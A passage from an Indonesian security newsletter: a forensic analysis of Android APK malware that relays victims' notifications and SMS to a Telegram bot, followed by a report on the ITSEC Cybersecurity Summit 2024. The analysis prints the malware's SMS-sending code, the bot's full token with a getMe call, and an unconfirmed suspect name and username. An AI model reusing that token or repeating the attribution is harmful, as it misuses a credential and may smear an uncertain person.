Seharusnya, website ini ditampilkan setiap kali korban membuka file APK. Namun, berdasarkan analisis source code, website tersebut hanya akan ditampilkan ketika korban menolak memberikan izin akses. Tidak jelas mengapa pemilik malware menetapkan kondisi seperti itu.

Menghapus Malware

Secara garis besar, setelah malware terinstal dan semua akses diberikan oleh korban tanpa disadari, malware akan berjalan di background. Selama malware berjalan, tugas utamanya adalah mengambil semua notifikasi yang diterima oleh perangkat korban dan meneruskannya ke Telegram pemilik malware. Dengan demikian, pemilik malware akan selalu mendapatkan informasi-informasi penting yang diterima oleh korban

Jika pembaca sudah terlanjur mengeklik file .apk yang mencurigakan, cukup cari malware ini di daftar aplikasi yang terinstal. Nama malware ini biasanya mudah diidentifikasi, sering kali menggunakan nama berbahasa Indonesia. Namun, jika pembaca tidak yakin dalam menghapus malware, melakukan Factory Reset pada perangkat Android adalah cara yang paling ampuh dan aman, meskipun agak merepotkan dan berisiko kehilangan data.


Mengungkap Identitas Pemilik Malware

Mari kita membedah lebih jauh lagi. Dari source-code yang kami dapat, kami penasaran apakah kami bisa mendapatkan informasi mengenai si pemilik malware. Apalagi fitur pada malware ini adalah mengirimkan pesan melalui SMS dan Telegram. Setidaknya, ada informasi yang bisa didapat dari situ.

Pada class *HomeActivity* ternyata kita bisa mendapatkan nomor handphone yang menjadi tujuan pengiriman SMS.

```
String no_hp = "08228080XXXX";
SmsManager smsManager2 = SmsManager.
getDefault();
smsManager2.sendTextMessage(this.no_hp,
null, this.msg, null, null);
```

Dari nomor tersebut kita bisa mendapatkan profil pada aplikasi WhatsApp atau Telegram. Dalam kasus malware ini, kami mencoba memeriksa profil nomor selular tersebut pada aplikasi Telegram dan mendapatkan profil dengan foto seorang pria paruh baya. Pada titik ini, kami tidak bisa memastikan apakah profil tersebut valid milik si pemilik malware. Ada kemungkinan nomor tersebut telah didaur-ulang oleh provider selular karena ada jeda yang cukup lama antara waktu menerima file .apk dan waktu pembedahan malware.



Profil Telegram nomor pelaku

Token Telegram adalah string unik yang digunakan untuk mengautentikasi dan mengizinkan bot Telegram berinteraksi dengan platform Telegram.

Kami juga mendapatkan informasi mengenai akun bot Telegram yang dipakai untuk mengirim informasi dari perangkat korban. Pada source code, kami mendapatkan token Telegram yang dipakai untuk mengirim pesan.

```
String token = "6021926401:AAEZ8G5yCbbPSMz_Ew-
edo8iCVTP08YeLgEE";
```

Dengan menggunakan perintah */getme*, kami bisa mendapatkan informasi mengenai Telegram bot dengan harapan ada informasi tentang pemilik bot.

```
https://api.telegram.org/bot6021926401:AAEZ8G5y-CbbPSMz_Ewedo8iCVTP08YeLgEE/getMe
```

Berikut hasil dari perintah */getme* yang kami dapat:


```
{
  "ok": true,
  "result": {
    "id": 6021926401,
    "is_bot": true,
    "first_name": "Notif Sms Informasi Baru",
    "username": "NotifSmsInformasiBaru_Bot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false,
    "can_connect_to_business": false,
    "has_main_web_app": false
  }
}
```


Sayangnya tidak ada informasi berarti yang bisa kami dapatkan dari token Telegram. Kami berharap ada informasi siapa pemilik bot tersebut untuk mengkonfirmasi nama yang sama dengan si penerima pesan di Telegram. Lalu darimanakah kita bisa mendapatkan nama penerima pesan Telegram?

Kalau pembaca masih ingat, ketika pertama kali terinstal, malware ini mengirimkan pesan berisi informasi mengenai gawai korban menggunakan Telegram Bot API. Ketika API dipanggil, maka server Telegram akan mengirim respon dengan format JSON yang berisi informasi yang sama dengan yang ingin dikirimkan.

Apabila kita membuka respon JSON, ini yang kami dapatkan:


```
{"ok":true,"result":{"message_id":14889,"from":{"id":6021926401,"is_bot":true,"first_name":"Notif Sms Informasi Baru","username":"NotifSmsInformasiBaru_Bot"},"chat":{"id":5511422522,"first_name":"Alex","last_name":"Permana","username":"alexperman4","type":"private"},"date":1725337294,"text":"Aplikasi Terinstall di Perangkat : ID : PSR1.210301.009.B1 - User : android-build - Product : sdkgphonearm64 - Brand : Android - Device : genericarm64 - Board : goldfisharm64 - BOOTLOADER : unknown - DISPLAY : PSR1.210301.009.B1 - FINGERPRINT : Android/sdkgphonearm64/genericarm64:9/PSR1.210301.009.B1/7985424:user/release-keys - HARDWARE : ranchu - HOST : abfarm-us-west1-c-0021 -MANUFACTURER : unknown - MODEL : Android SDK built for arm64 -TAGS : release-keys - TYPE : user - Product : 1639072049000 -","entities":[{"offset":0,"length":34,"type":"bold"},{"offset":35,"length":62,"type":"italic"},{"offset":103,"length":42,"type":"italic"},{"offset":169,"length":87,"type":"italic"},{"offset":262,"length":13,"type":"italic"}]}}
```


Kita dapat melihat bahwa informasi tersebut dikirim oleh Telegram Bot dengan nama "**Notif Sms Informasi Baru**" Agar lebih jelas, mari kita jabarkan isi dari respon JSON ini dan informasi apa saja yang bisa kita dapatkan.

Metadata dari Pesan.

from: informasi mengenai pengirim/telegram bot		
message_id	14889	Kode unik khusus untuk pesan yang dikirim
id	6021926401	Kode unik identifikasi bot
is_bot	true	Indikasi pengirim pesan adalah bot
first_name	Notif SMS Informasi Baru	Nama depan bot
username	Notif SMS Informasi Baru	Username dari bot


Informasi Percakapan

chat: informasi mengenai penerima pesan		
id	5511422522	Kode unik percakapan antara bot & penerima
first_name	Alex	Nama depan penerima
last_name	Permana	Nama belakang penerima
username	alexperman4	username dari penerima
type	private	Indikasi percakapan ini adalah *direct message*.

Isi Pesan

text: isi pesan		
date	1725337294	Tanggal Pesan Terkirim (format UNIX)
entities	Detil format dari isi pesan	
Isi Pesan:		
Aplikasi Terinstall di Perangkat : ID : PSR1.210301.009.B1 - User : android-build - Product : sdkgphonearm64 - Brand : Android - Device : genericarm64 - Board : goldfisharm64 - BOOTLOADER : unknown - DISPLAY : PSR1.210301.009.B1 - FINGERPRINT : Android/sdkgphonearm64/genericarm64:9/PSR1.210301.009.B1/7985424:user/release-keys - HARDWARE : ranchu - HOST : abfarm-us-west1-c-0021 - MANUFACTURER : unknown - MODEL : Android SDK built for arm64 - TAGS : release-keys- TYPE : user - Product : 1639072049000 -		

Kami melakukan pengecekan username yang tertera pada JSON. Cukup dengan mengetik username pada kotak pencarian dalam aplikasi Telegram kami mendapatkan profil dari username tersebut. Walaupun belum tentu nama tersebut adalah nama asli. Penjahat mana pula yang meninggalkan jejak segitu jelasnya dan mudah didapatkan.



Profil Telegram berdasarkan nama pelaku

Dengan artikel ini kami ingin menunjukkan proses dari forensik digital, membedah barang bukti untuk mencari tahu asal mula dari sebuah kejadian. Dalam hal ini, kami membedah sebuah malware yang sangat menghebohkan beberapa waktu lalu. Malware yang begitu masif nya memakan korban ternyata sangat mudah untuk dibongkar dengan menggunakan aplikasi yang tersedia secara gratis.

Semoga artikel ini dapat menarik minat pembaca untuk mendalami ilmu forensik digital, sebuah bidang yang masih kekurangan talenta. Dengan semakin maraknya serangan siber dan kemudahan dalam menciptakan malware, ilmu ini menjadi sangat penting untuk menelusuri asal mula dan penyebab serangan. Setidaknya, kita dapat mengidentifikasi titik lemah yang dimanfaatkan oleh penjahat siber dan melakukan mitigasi agar kejadian serupa tidak terulang lagi.

BERITA

ITSEC ASIA GELAR CYBERSECURITY SUMMIT 2024

Penulis: Z.Ananda, disadur dari infobanknews.com

PT. ITSEC Asia Tbk menggelar hajatan ITSEC Cybersecurity Summit 2024 pada tanggal 21-22 Agustus 2024 di hotel Ritz Carlton, Mega Kuningan.

Acara rutin tahunan kali ini bertema "*Defending The New Gold, Data Security Protection for Critical Infrastructure*". Acara ini mempertemukan para praktisi cybersecurity, pelaku bisnis dan pejabat pemerintahan, membahas tren ancaman siber yang sedang berkembang serta perlindungan data di berbagai sektor.

Selama acara berlansung, banyak praktisi dan representatif dari perusahaan keamanan siber berbagi pengetahuan mengenai strategi dan sistem yang dapat membantu dalam mencegah dan menghadapi ancaman siber, terutama kebocoran data.

Menurut Presiden Direktur PT. ITSEC Asia, **Joseph Edi Hut Lumban Gaol**, data telah menjadi salah satu aset paling berharga. Jika tidak dikelola dengan baik, maka hal itu dapat menghambat proses operasional perusahaan, produktivitas, dan mengganggu rantai pasokan yang kritis. Apalagi, jika terjadi kebocoran data dan peretasan, yang bisa merugikan finansial perusahaan. Efek domino dari serangan siber ini bisa mengakibatkan kerugian yang jauh melampaui nilai moneter data itu sendiri.

Hari Pertama

Hari pertama ITSEC Asia Cybersecuriy Summit dibuka dengan sambutan dari petinggi PT. ITSEC Asia Tbk. Di dalam kata sambutannya**, Patrick Dannacher**, Presiden Komisaris dari ITSEC Asia mengatakan, lanskap keamanan siber di Indonesia saat ini semakin kompleks dan menantang, seiring dengan meningkatnya ancaman siber yang didorong oleh transformasi digital yang pesat di berbagai sektor. Seluruh pihak harus dapat bekerjasama secara konkret dan bergandengan tangan untuk saling membantu, baik Pemerintah Indonesia, ITSEC Asia sebagai pelaku usaha, dan pemangku kepentingan lainnya di dalam Industri, untuk menjaga keamanan ekosistem digital dalam infrastruktur vital di Indonesia.

Patrick Dannacher pada sesi konferensi pers.

Wakil Ketua MPR RI, **Prof. Dr. Ir. Fadel Muhammad**, menyempatkan hadir dalam acara ini. Dalam pidatonya beliau menyampaikan, perkembangan teknologi yang pesat saat ini diikuti dengan meningkatnya kecanggihan serangan siber yang berasal dari seluruh dunia, tidak terkecuali Indonesia yang turut menjadi sasaran dari ancaman tersebut. Diperlukan adanya berbagai upaya kolaboratif antara pemerintah, para ahli keamanan siber dan pemangku kepentingan lainnya untuk merumuskan solusi efektif terkait tantangan keamanan siber, dan juga mendorong berbagai kebijakan-kebijakan untuk memperkuat keamanan siber di Indonesia

Prof. Dr. Ir. Fadel Muhammad menyampaikan pentingnya bagi negara untuk memperkuat keamanan siber.


Pada sesi selanjutnya, **Irjen. Pol. Dr. H. Andry Wibowo, S.I.K., M.H., M.Si**, Staf Ahli Ideologi dan Konstitusi Kemenko Polhukam RI menyampaikan komitmen pemerintah dalam menyediakan sumber daya dan dukungan regulasi yang diperlukan untuk memfasilitasi adopsi secara luas dari langkah-langkah keamanan siber yang kuat, serta kolaborasi berkelanjutan dan berbagi informasi untuk memperkuat postur keamanan siber di Indonesia. Beliau menambahkan bahwa disusunnya Undang-Undang Perlindungan Data Pribadi (UU PDP) merupakan langkah kongkrit pemerintah dalam melindungi asset dan data pribadi terhadap ancaman kejahatan siber yang semakin marak terjadi.

Irjen. Pol. Dr. H. Andry Wibowo, S.I.K., M.H., M.Si berbicara mengenai tata kelola data.

Setelah itu, sharing session dilanjutkan dengan mengambil topik-topik menarik yang dapat membuka wawasan keamanan siber, diantaranya:

- "*Navigating Compliance in UU PDP using Cloud*". **Agustinus Nicholas L. Tobing**, AWS Indonesia.
- "*ICS4ICS – Proven Crisis Management Model to Effectively Deal with Industrial Cyber Incidents*". **Łukasz Kister, PhD**, Woodward.
- "*OT Security*", **Atik Pilihanto**, PT ITSEC Asia Tbk-Head of Security Solution
- "*Threat Intelligence & IntelliBroń*", **M. Rasyid Sahputra**, PT ITSEC Asia Tbk-Head of R&D
- "*Securing the Software Supply Chain: Strategies for Staying Ahead*", **Nop Srinara**, Checkmarx.
- "*Zero Trust with PAM*". **Jorge Davis**, Senhasegura.
- "*Protect Business Critical Operations in IT/OT Convergence*", **Novan Tambunan**, Te- nable.
- "*Securing your Data with Varonis*". **Ryan Wei**, Varonis.
- "*End-to-End Advanced Vulnerability Remediation and Continuous Threat Detection*". **Oren Maguid**, Vicarius.
- "*Unify and Accelerate Your SOC Team with SentinelOne Purple AI*". **Antonius Kiki Halim**, SentinelOne.

Selain sharing session, ITSEC Asia dan para sponsor dari acara ini membuka booth untuk menunjukkan teknologi terbaru. Seluruh booth ramai dipenuhi peserta summit untuk mencari informasi serta kemungkinan kerja-sama kedepannya dalam melindungi sistem digital dan data-data rahasia yang dimilik.



Hari Kedua

Selain menggunakan teknologi yang mendukung, ITSEC Asia menyadari pentingnya kompetensi sumber daya manusia. Itu sebabnya, ITSEC Cybersecurity Summit ini juga bertujuan untuk memberikan kesadaran, pelayanan dan bantuan untuk membangun ekosistem digital yang aman di kemudian hari.

Salah satu bukti komitmen yang diberikan oleh ITSEC Asia pada acara ini adalah dengan menyelenggarakan sesi pelatihan yang diadakan pada hari kedua. Ada dua topik pelatihan yang diberikan, yaitu:

1. "*Data Protection Officer Training*" untuk mengembangkan keterampilan penting bagi para profesional berpengalaman untuk menerapkan kebijakan perlindungan data dan memastikan kepatuhan terhadap regulasi.

2. "*Leveraging Threat Intelligence for Data Leak Detection Training*" yang memberikan wawasan mendalam tentang prinsip dasar dan penggunaan threat intelligence, teknik deteksi kebocoran yang efektif dengan memanfaatkan data-data dari dark web serta studi kasus dari pelanggaran data yang asli.

Kedua sesi pelatihan ini terbilang sukses. Animo para peserta sangat tinggi dan ini terbukti dengan jumlah pendaftar yang melebihi kapasitas kelas. Ini menjadi salah satu petunjuk meningkatnya kesadaran masyarakat akan pentingnya perlindungan data, terutama data pribadi.

Suasana kelas *Data Protection Officer Training*

Suasana kelas *Leveraging Threat Intelligence for Data Leak Detection Training*

Acara ITSEC Cybersecurity Summit 2024 mempertemukan para ahli terbaik di bidangnya, dengan tujuan untuk mendorong kemajuan yang berarti dalam upaya melawan ancaman siber dan memastikan bahwa data, sebuah 'emas baru' dalam era digital, dapat terlindungi di tengah integrasi digital dan industri yang semakin meningkat. Diharapkan dengan adanya acara ini dapat membawa manfaat nyata bagi sektor keamanan siber dan industri di Indonesia.


Semua diskusi, kemitraan, dan pengetahuan yang diperoleh akan membuka jalan bagi strategi perlindungan data yang lebih kuat dan tangguh di seluruh sektor. Kolaborasi yang konkret antara para pemangku kepentingan di bidang keamanan siber, pemerintah, dan industri, dapat membangun lingkungan digital yang aman untuk melindungi integritas data dan mendorong pertumbuhan ekonomi di masa depan.

ITSEC™

SECURITY DELIVERED

PT. ITSEC Asia
Noble House, Level 11
jakarta, Indonesia 12950

+62 (21) 29783050

contact@itsecasia.com

itsec.asia